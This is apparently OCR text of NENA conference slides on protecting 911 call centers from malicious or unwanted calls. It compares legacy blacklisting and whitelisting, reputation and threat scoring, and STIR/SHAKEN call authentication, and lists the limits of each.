1. OVER-PROVISIONING
2. CONTEXTUAL WHITELISTING
3. BLACKLISTING

NENA
THE 9-1-1 ASSOCIATION

LEGACY:

1. EXPENSIVE / IMPOSSIBLE
2. NO “CUSTOMER” LISTS
3. DANGEROUS (LAWYERS!)


NENA THE 9-1-1 ASSOCIATION

TRANSITIONAL:

1. NUMBER REPUTATION SCORES
2. REAL-TIME THREAT SCORES

TRANSITIONAL:


1. DANGEROUS (LAWYERS!)
2. DIVERSON NOT TESTED (YET)



NEXT-GENERATION:

1. STIR/SHAKEN
2. BAD-ACTOR MARKING
3. SUSPICIOUS CALL DIVERSION


NENA THE 9-1-1 ASSOCIATION



NEXT-GENERATION:

1. PKI IS *DIFFICULT*
2. NEEDS TIME TO TUNE
3. DIVERSION NOT TESTED (YET)

NENA
THE 9-1-1 ASSOCIATION




WIP:
DHS PILOT ON THREAT SCORES
IETF/ATIS STIR/SHAKEN
NENA i3 & NG-SEC

NENA THE 9-1-1 ASSOCIATION

SPECIAL THANKS: QUEERCON

CHECK OUT MY *OTHER* TALK!

IN THE CRYPTO & PRIVACY VILLAGE



NENA: The 9-1-1 Association improves 9-1-1 through research, standards development, training, education, outreach, and advocacy.

www.NENA.org

NENA
THE 9·1·1 ASSOCIATION